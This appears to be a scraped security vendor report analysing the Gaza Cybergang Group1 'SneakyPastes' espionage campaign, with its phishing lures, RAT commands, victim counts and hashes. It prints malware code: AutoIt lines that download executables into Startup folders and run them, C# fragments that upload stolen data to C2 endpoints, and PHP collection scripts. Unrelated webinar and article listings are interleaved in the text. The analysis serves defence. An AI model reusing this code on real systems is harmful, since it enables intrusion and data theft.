
Gaza Cybergang Group1, operation SneakyPastes

APT REPORTS 10 APR 2019 13 minute read



// AUTHORS

Expert GREAT

Gaza Cybergang(s) is a politically motivated Arabic-language cyberthreat actor, actively targeting the MENA (Middle East North Africa) region, especially the Palestinian Territories.

The confusion surrounding Gaza Cybergang's activities, separation of roles and campaigns has been prevalent in the cyber community. For a while, the gang's activities seemed scattered, involving different tools and methods, and different malware and infection stages, although there was an alignment in its goals…

During our 2018 monitoring of this group, we were able to identify different techniques utilized by very similar attackers in the MENA region, sometimes on the same target. The findings led to us distinguishing between three attack groups operating within Gaza Cybergang:

Gaza Cybergang Group1 (classical low-budget group), also known as MoleRATs;

Gaza Cybergang Group2 (medium-level sophistication) with links to previously known Desert Falcons;

Gaza Cybergang Group3 (highest sophistication) whose activities previously went by the name Operation Parliament.

The groups use different styles and, in some cases, techniques, but deploy common tools and commands after initial infection. The three attack groups were identified sharing victims. For example, Group1 would deploy a script to infect a specific victim with malware belonging to Group2, or similarly between Group2 and Group3.

More information on previous Desert Falcons (Group2) and Operation Parliament (Group3) activities can be found below:

Group2: 'The Desert Falcons targeted attacks'

Group3: 'Operation Parliament, who is doing what?'

Additional findings on Gaza Cybergang Group2 and Group3 will be presented in future publications. For more information, please contact: intelreports@kaspersky.com

Summary

Gaza Cybergang Group1, described in this post, is the least sophisticated of the three attack groups and relies heavily on the use of paste sites (with the operation name SneakyPastes) in order to gradually sneak a remote access Trojan (RAT) or multiple, onto victim systems. The group has been seen employing phishing, with several chained stages to evade detection and extend command and control server lifetimes. The most popular targets of SneakyPastes are embassies, government entities, education, media outlets, journalists, activists, political parties or personnel, healthcare and banking.

In this post, we'll take a closer look at Gaza Cybergang Group1, including:

1. Updated 2018/2019 tactics, techniques and procedures
2. Victimology of the group between Jan 2018 and Jan 2019
3. Historical checkpoints and politicized graphical decoys in Appendix I
4. Full list of indicators of compromise in Appendix II

Technical analysis

Through our continuous monitoring of threats during 2018, we observed a new wave of attacks by Gaza Cybergang Group1 targeting embassies and political personnel. Gaza Cybergang Group1 is an attack group with limited infrastructure and an open-source type of toolset, which conducts widespread attacks, but is nevertheless focused on Palestinian political problems. The attackers rely a lot on chained attack stages to evade quick detection and hide the communication infrastructure.

After an analysis of the samples, and through collaboration efforts with law enforcement agencies, we were able to uncover the full cycle of the intrusions that spread across the majority of the cyber kill chain, including but not limited to the toolset used, TTPs, infrastructure, action on objectives and the victimology. These efforts have led to the takedown of a large portion of the related infrastructure.


In this campaign, Gaza Cybergang used disposable emails and domains as the phishing platform to target the victims. Then pastebin.com, github.com, mailimg.com, upload.cat, dev-point.com and pomf.cat were used as channels for the different malware stages before achieving a full RAT implementation, which then communicates with the corresponding C2 server.

We have identified several implants that leveraged PowerShell, VBS, JS, and dotnet for resilience and persistence. The final stage, however, is a dotnet application that takes several commands such as directory listing, screenshot, compress, upload, etc. It then creates random long string folder names in temp directories to host the collected files per category before compressing, encrypting and uploading to the C2 server.

Spreading

The threat actor seemed able to spread attacks widely, but only deployed additional tools and data collection functions in specific cases, as though they had a target list or a filter for targeted victims. Phishing emails with political themes were used in the majority of the observed attack emails. These were necessary to lure the intended type of victims – people involved in politics.

In order to meet the phishing emails' infrastructure requirements, disposable domains and emails were used as the delivery medium. On occasions, the phishing emails contained links to external domains to download the first stage, and sometimes the first stage was attached to the email itself.



محضر اجتماع اللجنة المركزية لحركة فتح امس الاحد - Message (HTML)

Sun 7-10-2018 12:46 PM

a[redacted]@careless-whisper.com>

محضر اجتماع اللجنة المركزية لحركة فتح امس الاحد

To [redacted]

Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.


تحية طيبة وبعد
ارفق لكم محضر اجتماع اللجنة المركزية لحركة فتح امس الاحد
حفظه الله ..وكلمة هامة تخللت الاجتماع لسيادة الرئيس: محمود عباس
تحميل من هنا.

.rar (4.13 MB)

If the user clicks on the link, he will be prompted to download a RAR file that contains the stage 1 malware/lure, which he will execute afterwards.

Intrusion life-cycle analysis

The diagram below displays at a high level the steps taken by typical Gaza Cybergang Group1 lure samples. While different samples may use different methods to infect (i.e. invoke PowerShell, VBS, .NET app downloader, etc.), they generally stick to the same scenario of a persistent RAT that steals data and uploads it to the C2 server despite the different hard-coded domains.


<some political person@disposable email.com>
Victim receives phishing email
Target person
Victim clicks on link to download malicious attachment
Lure document with political title in Arabic
Target download the lure document
<random>.mailimg.us/files/<random>
stage 2 malware
Pastebin chain
Multiple domain names
RAT
C2 server

GREAT WEBINARS

Stage 1 sample file: 3amadi_hamas.zip
MD5: e686ffa90b2bfb567547f1c0dad1ae0b
Type: Compressed container
Child file/lure name: محضر اجتماع العمادي مع
هنية رئيس حماس امس الاحد .exe
Child file/lure MD5:
92dd0f16e8ae274d83ba1d0d5b2e342

This sample ZIP file, which is similar to many other stage 1 downloaders in this campaign, contains an executable that is a compiled AutoIt script and which embeds some interesting functions (listed in the table below). The executable attempts to download a couple of files from different sources and saves them in the AppData and Startup folders for persistence, then invokes the first downloaded file – Picture2.exe.

Embedded functions

```
Sleep, 15000

UrlDownloadToFile, https://upload.cat/0037e96c45ac
2098?download_token=fa26750b7e73f0081c44831d0aaf98
63c75592724dbc2f781ca495f9b5fbd4ac, %AppData%\Micr
osoft\Windows\Picture2.exe
```

13 MAY 2021, 1:00PM

GReAT Ideas. Balalaika Edition

BORIS LARIN, DENIS LEGEZO

26 FEB 2021, 12:00PM

GReAT Ideas. Green Tea Edition

JOHN HULTQUIST, BRIAN BARTHOLOMEW, SUGURU ISHIMARU, VITALY KAMLUK, SEONGSU PARK, YUSUKE NIWA, MOTOHIKO SATO

17 JUN 2020, 1:00PM

GReAT Ideas. Powered by SAS: malware attribution and next-gen IoT honeypots

MARCO PREUSS, DENIS LEGEZO, COSTIN RAIU, KURT BAUMGARTNER, DAN DEMETER, YAROSLAV SHMELEV

```
6240c31d9a82dc70a38f78d44a1ee239

sleep,4000

UrlDownloadToFile, https://upload.cat/089590f6d72aeaef?download_token=dd21809321669aa2229b20b57e2c9d34a3b507b5df7406bcac5dbb87cd169b78, %AppData%\Microsoft\Windows\Start Menu\Programs\Startup\Picture4.exe
cab62bb5f00fe15683c6af760c8e8f7e

sleep,4000

UrlDownloadToFile, https://dev-point.co/uploads1/4ee1d5a5b0e41.jpg, %AppData%\Thr0om.jpg
c90f9c600169cbedbeb23316ea61e214

sleep,4000

UrlDownloadToFile, https://upload.cat/ec9d388339b19e1c?download_token=131d5450c192d0591f3d06841eacc5bf5f344be9725be9456e2c222d0b4831e2, %AppData%\Microsoft\Windows\Start Menu\Programs\Startup\333Po333.exe
8c5f8d1ab7baa9a0764cd5650ddecd8e

sleep,5000

UrlDownloadToFile, https://upload.cat/9a08bc13e683d330?download_token=90f1ebb4e1f52835f502bea4307686afc1eb1cdee973cef1fb043febb2a92078, %AppData%\Microsoft\Windows\Start Menu\Programs\Startup\WindowsFrom444444.exe
2a3aa1d207030d8c7dc3cfc9c2d9f9f1

sleep,5000

UrlDownloadToFile, https://upload.cat/a1c05c819dadeefb?download_token=c6535b11a9f9bbf9e7681be8753f2058bac0df5264744be76605244e96a388f5, %AppData%\Microsoft\Windows\Start Menu\Programs\Startup\WindowsFrom355353.exe
bd83269da75741303a19b826c5f9627d

sleep,5000

RunWait %AppData%\Microsoft\Windows\Picture2.exe ,, hide
sleep,2000
```

After analyzing the files downloaded from the above first stage malware, it was clear that the threat actor wanted to achieve stable persistence on the victim machine, and also used more than one technique to exfiltrate data. The analyzed samples had a lot of similarities in terms of the code used and especially in the persistence techniques.

Malware features

All the stages' executables are created as chains to avoid detection and protect the C2 server. They consist mainly

26 AUG 2020, 2:00PM

GReAT Ideas. Powered by SAS: threat actors advance on new fronts


IVAN KWIATKOWSKI, MAHER YAMOUT, NOUSHIN SHABAB, PIERRE DELCHER, FÉLIX AIME, GIAMPAOLO DEDOLA, SANTIAGO PONTIROLI

22 JUL 2020, 2:00PM


GReAT Ideas. Powered by SAS: threat hunting and new techniques

DMITRY BESTUZHEV, COSTIN RAIU, PIERRE DELCHER, BRIAN BARTHOLOMEW, BORIS LARIN, ARIEL JUNGHEIT, FABIO ASSOLINI of persistence mechanisms and simple instructions despite their different forms (VBS scripts, PowerShell scripts, known software with open source code that can be backdoored, and in-house built dotnet apps). The RAT, however, had a multitude of functionalities (as listed in the table below) such as to download and execute, compress, encrypt, upload, search directories, etc. The threat actor's main objective for using this RAT (known as Razy/NeD worm/Wonder Botnet) was obvious from the victim data that was collected – it was to search for specific file extensions such as PDF, DOC, DOCX, XLS, and XLSX, where they are compressed in RAR files per category, stored in temp directories within a folder named by victim ID (bot ID – long MD5 string), encrypted and uploaded to the C2.

Command	Brief Description
KEYWORD	Downloads encrypted strings found on the /Feed server page that represents specific keywords of interest which, if found, then compresses/encrypts using Winrar appending "Keyword" in the file name and uploading to the C2 using a POST command at the path "/FeedBack.php". FeedBack.php validates the sender by User-Agent, saves the data in the "RAR" server directory and stores the metadata in the mssql database for later reference.




```
        value = Convert.ToBase64String(binaryReader.ReadBytes(Convert.ToInt
        fileStream.Dispose();
    }
}
nameValueCollection["ke"] = value;
nameValueCollection["ID"] = pcid;
text3 = (nameValueCollection["N"] = text3.Replace(text, string.Empty));
byte[] bytes = wcR.UploadValues(Host + "/FeedBack.php", "POST", nameValueCo
Encoding.UTF8.GetString(bytes);
wcR.Dispose();
File.Delete(text2);
```




```
$array = array($id, $da, '.html');
$file = "RAR/".$id."/".$na;
$fileo = $na;
$person=($k) ;
if (file_exists($file)) {

    $uploadOk = 1;
}
else
{

        if (strpos($file,'.rar') or  strpos($file,'.png') !== FALSE)

        {
$file1 = "RAR/".$id."/index.php";
file_put_contents($file1, "", FILE_APPEND | LOCK_EX);
$file = "RAR/".$id."/".$na;
                file_put_contents($file, base64_decode($person), FILE_APPEND | LOCK_EX);
$sql = "INSERT INTO `RAR` ( `userid`, `lo`, `date`) VALUES ( '$id','$fileo','$da')";
$sql1 = "SELECT * FROM Doc where ID ='$id' ";
$result = $conn->query($sql1);
        $conn->query($sql) ;
        if ($result->num_rows > 0) {
    // output data of each row
 while($row = $result->fetch_assoc()) {
   echo  $row["autodown"];
```


KEY	Trigger to upload all data gathered to the C2 using a POST command at the path "/log.php". Log.php validates the sender by User-Agent, saves the data in the "UP" server directory and stores the metadata in the mssql database for later reference.



```
if (getConfig_Result.ToUpper() == "KEY")
{
    File.Create(tempPath + "ky").Close();
    try
    {
        Process process = new Process();
        process.StartInfo.RedirectStandardOutput
        process.StartInfo.RedirectStandardError =
        process.StartInfo.UseShellExecute = false
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.FileName = "cmd.exe";
        process.StartInfo.Arguments = " cmd /c \"
        process.Start();
        process.Close();
        if (!(a == "run"))
        {
            new Thread((ThreadStart)delegate
            {
                uploadkey();
            }).Start();
            a = "run";
```




```
if (GetFileSizeOnDisk(text2) > 5000)
{
    try
    {
        NameValueCollection nameValueCollection = new NameValueCollecti
        nameValueCollection["ke"] = File.ReadAllText(text2);
        nameValueCollection["ID"] = pcid;
        byte[] bytes = wcK.UploadValues(Host + "/log.php", "POST", name
        Encoding.UTF8.GetString(bytes);
        wcK.Dispose();
        File.Delete(text);
```



```
header('Location: http://test.com/');
        }
        else {
$da =  date("Y-m-d-H-i-s");
//$array = array($id, $da, '.html');
$file = "UP/".$id."/".$da.".html";
$fileo = $da.".html";
$person=($k) ;
if (file_exists($file)) {

    $uploadOk = 0;
}
else
{
mkdir("UP/".$id, 0773, true);
$file1 = "UP/".$id."/index.php";
file_put_contents($file1, "", FILE_APPEND | LOCK_EX);
file_put_contents($file, $person, FILE_APPEND | LOCK_EX);
$sql = "INSERT INTO `loo` ( `userid`, `lo`, `date`) VALUES ( '$id','$fileo','$da')";
$sql1 = "SELECT * FROM Doc where ID ='$id' ";
```


KEYS	Deletes the file named by tempPath + "ky" file so as not to upload anything.
REUPLOAD	Re-uploads recent data to the C2 server using POST at the path "/FeedBack.php".
RESTARTME	Restarts the RAT application process.
BLOCK	Creates a file in the Temp path and names it "Block~" + PCID to kill the RAT.



```
{
    if (getConfig_Result.ToUpper() == "BLOCK")
    {
        File.Create(tempPath + "Block~" + pcid);
        Environment.Exit(1);
    }
```


FROM THE SAME AUTHORS

SCREEN	Takes a PNG screenshot of the main screen and names the file with timestamps, then uploads it to the C2 server using POST at the path "/FeedBack.php".
LAN	Creates a file in the Temp path and names it "LA" + PCID to possibly spread through LAN. Note: this seems to refer to an unloaded feature/module of the RAT that is not currently in use.



```
    }
    else if (getConfig_Result.ToUpper() == "LAN")
    {
        File.Create(tempPath + "LA" + pcid).Close();
        new Thread((ThreadStart)delegate
        {
        }).Start();
    }
    else if (getConfig_Result.ToUpper() == "LANS")
```

LANS	Deletes the file created by the LAN command to reverse the effect.
USB	Creates a file in the Temp path and names it “us” + PCID then invokes another program module named Remo.test to identify removable drives.
USBS	Deletes the file created by the USB command to reverse the effect.
HD	Creates a file in the Temp path and names it “hd” + PCID then invokes another program module named hd.test1 to identify logical drives.
HDS	Deletes the file created by the HD command to reverse the effect.
SHUTDOWN	Shuts down the system using cmd /s /t 0
RESTART	Reboots the system using cmd /r /t 0
PROCANDSOFT	Lists all active processes and all installed software and uploads the results to the C2 server using a POST command at the “/log.php”.



```
if (getConfig_Result.ToUpper() == "PROCANDSOFT")

Directory.CreateDirectory(temppath + temtxtFolder);
try

    Process[] processes = Process.GetProcesses();
    File.AppendAllText(temppath + temtxtFolder + "pros", DateTime.Now.ToString() + Environment.NewLine + "<br>Process Name  |  Window Title
    Process[] processesByName = processes;
    foreach (Process process2 in processesByName)
    {
        File.AppendAllText(temppath + temtxtFolder + "pros", process2.ProcessName + "  |  " + process2.MainWindowTitle + Environment.NewLin
    }
    File.AppendAllText(temppath + temtxtFolder + "pros", Environment.NewLine + "<br><br>List of Installed Software<br>" + Environment.NewLi
```

DEL-TEMP	Deletes all files in the “AppData/Local/Temp” path.
RAR	Creates RAR files per logical drive containing data with timestamps for the past 7 days, then uploads RAR to the C2 server using a POST command at the path “/FeedBack.php”.

Android malware, Android malware and more Android malware


Coyote: A multi-stage banking Trojan abusing the Squirrel installer

FakeSG campaign, Akira ransomware and AMOS macOS stealer

Advanced threat predictions for 2024

Stealer for PIX payment system, new Lumar stealer and Rhysida ransomware

RARM	Creates RAR files per logical drive containing data with timestamps for the past 30 days, then uploads RAR to the C2 server using a POST command at the path "/FeedBack.php".
RARW	Creates RAR files per logical drive containing data with timestamps for the past 7 days, then uploads RAR to the C2 server using a POST command at the path "/FeedBack.php".
KILL	Kills system processes.



```
else if (getConfig_Result.Contains("Kill-"))
{
    Process[] processesByName = Process.GetProcessesByName(getConfig_Result.Replace("Kill-", string.Empty));
    for (int i = 0; i < processesByName.Length; i++)
    {
        processesByName[i].Kill();
    }
```

Infrastructure

In 2018, the threat actor mostly relied on a single C2 server (192.169.7.250) and rotated a multitude of domain names over a period of time. However, the attacks different stages were hosted on a variety of free sites such as Mailimg, Github, Pastebin, dev-point.co, a.pomf.cat, and upload.cat.

The phishing email infrastructure though relied on disposable email providers such as bit-degree.com, mail4gmail.com, careless-whisper.com and others.

Victimology

Based on the analyzed metrics, the victims were spread across 39 countries and reached 240+ unique victims. The Palestinian Territories host the majority of the victims, followed by Jordan, Israel, then Lebanon, as noted in the below table.

The most targeted entities are embassies, government entities, education, media outlets, journalists, activists, political parties or personnel, healthcare and banking.



Country	Number of victims
Palestinian Territories	110
Jordan	25
Israel	17
Lebanon	11
Saudi Arabia	9
Syria	9
Egypt	7
UAE	6
Senegal, France, Germany, Iran, Malaysia, Belgium, Bosnia and Herzegovina, Libya, Morocco, Spain, Sri Lanka, Tunisia, Afghanistan, Armenia, Azerbaijan, Cyprus, India, Indonesia, Iraq, Ireland, Italy, Kuwait, Oman, Poland, Romania, Russia, Serbia, Slovenia, Sudan, UK, USA	< 5




Conclusions

While Gaza Cybergang Group1 described in this post looks like a low sophistication group, with limited infrastructure and attack files that can be found in the wild, they are the most relentless in their attacks, with continuous targeting and high malleability. This has allowed the group to achieve reasonable success against a relatively wide array of victims.

Gaza Cybergang is evolving and adapting to the MENA region – a complex setting with complex requirements. The attacks are now divided into three groups with different levels of sophistication and different levels of targeting. We expect the damage caused by these groups to intensify and the attacks to extend into other regions that are also linked to the complicated Palestinian situation. The attackers also seem to be within reach of more advanced tools, techniques and procedures, and we expect them to rely more on these in future attacks. More information on Desert Falcons (Group2) and Operation Parliament (Group3) will be presented in future publications.


Appendix I – Main historical checkpoints and politicized decoys Gaza Cybergang Group1 2016-2019

MD5 Hash	First seen	Filename/Dec
B3a472f81f800b32fe6595f44c9bf63b	Feb 2016	قية وزارة الخارجية لتركية لسيادتكم حول موضوع هام.exe  ية تركيا ية التركية اير/2016 لسادة سفراء ووزراء الخارجية للدول العربية والإسلامية :- تحية طيبة وبعد : جموعة الدعم الدولية لسورية قد قررت في الاجتماع الذي عقدته 11 شباط/فبراير 2016 في ميونيخ، وقف الاشتباكات في سورية. من الملاحظ، وبأسف، أن الروس زادوا من الهجمات الجوية التي في سورية عقب صدور القرار المذكور بدلاً من وقفها، واستهدفوا المدنيين والمستشفيات والمدارس بشكل خاص. ن ما يزيد عن 30 شخصاً من المدنيين الأبرياء، جلهم من النساء طفال قد فقدوا حياتهم في غضون الساعات الأربعة والعشرين جراء الهجمات التي شنها الروس، عبر المقاتلات والصواريخ على تين ومستشفى في إعزاز، ومستشفى تابعاً لمنظمة أطباء بلا في معرة النعمان الواقعة في إدلب. وهناك مايزيد عن الـ 100 شخص في عداد الجرحى. دة هذه الهجمات التي لا يستوعبها الضمير الإنساني بأي شكل كال، وتعتبر جرائم حرب سافرة وفقاً للقانون الدولي. وعبر ارتكابها الجرائم فإن روسيا الاتحادية تتسبب بتعميق الحرب الأهلية في أكثر فأكثر، وبزيادة حدة التصعيد بشكل خطير في المنطقة. وفي م قيام روسيا الاتحادية بوقف فوري لهذه الأعمال والهجمات التي ورية عن السلام والاستقرار شيئاً فشيئاً، فلن يكون هناك أي مفر من حدوث عواقب أكثر خطورة ووخامة . وزارة الخارجية جمهورية تركيا 2016-2-20 م
Df3f3ad279ca98f947214ffb3c91c514 e8a29c7a6f6c0140152ca8a01e336b37	March 2016	president abu mazen meeting with khaled meshaal.lha  رسالة من تيسير خالد الى اعضاء المكتب السياسي للديمقراطية الرفيق العزيز أبو خالد الرفاق الأعزاء م س تحية طيبة وبعد ما توفر لدي من معلومات حول لقاء الأخ ابو مازن مع خالد مشعل في القاهرة هو التالي : فور وصوله الى عمان كلف الاخ ابو مازن صائب عريقات أن يضع الأخ ياسر عبد ربه في صورة ما جرى في القاهرة . اتصلت بالأخ ياسر عبد ربه فأفاد التالي كما أخبره صائب عريقات بالنسبة للإتفاق : 1 ـــ الاتفاق على اجتماع للفصائل في القاهرة في العشرين من ديسمبر القادم للبحث في موضوع المصالحة 2 – الاتفاق على اجتماع لم تحدد طبيعته أو المشاركين فيه في 22 ديسمبر للبحث في أوضاع منظمة التحرير الفلسطينية ... 3 – الاتفاق على عدم طرح موضوع الحكومة قبل نهاية كانون ثاني 2012 ، حيث هناك اجتماع للرباعية وكذلك الجهد الدبلوماسي في الأمم المتحدة 4 – الاتفاق على ألا تقوم حماس بأية عمليات عسكرية ضد اسرائيل انطلاقا من الضفة الغربية (حماس لا تقوم بذلك أصلا) والمقصود هنا رسالة تصل الى الأميركان والاسرائيليين 5 – انتخابات الرئاسة والتشريعي وانتخابات المجلس الوطني الفلسطيني في أيار 2012 ، واشتراط خالد مشعل (إذا توفرت الظروف الملائمة لذلك .... الظروف المناسبة تتجاوز الاتفاق على لجنة الانتخابات ومحكمة الانتخابات طبعا) 6 – إطلاق سراح المعتقلين السياسيين من الجانبين ، مع توضيح من ابو مازن بأن اجهزة الأمن لن تقوم باعتقالات على خلفية سياسية أو تنظيمية ، والاعتقالات تتم على خلفية تهريب أو تخزين اسلحة أو تهريب أموال . الاجتماع بين ابو مازن وخالد مشعل استمر ساعة ونصف وهذا ما تم الاتفاق عليه ... تم وضع الوفدين في صورة ما تم الاتفاق عليه ، فرد موسى ابو مرزوق (وبالتأكيد أيضا عزام الاحمد) : هذا يعني لا شيء ، فكان جواب خالد مشعل : هذا هو الممكن وهو مقتنع به ومتفق بشأنه مع الأخ ابو مازن بعد الاجتماع حضر مدير المخابرات المصرية ... شرح للجميع الوضع في مصر ، وضع في غاية السوء 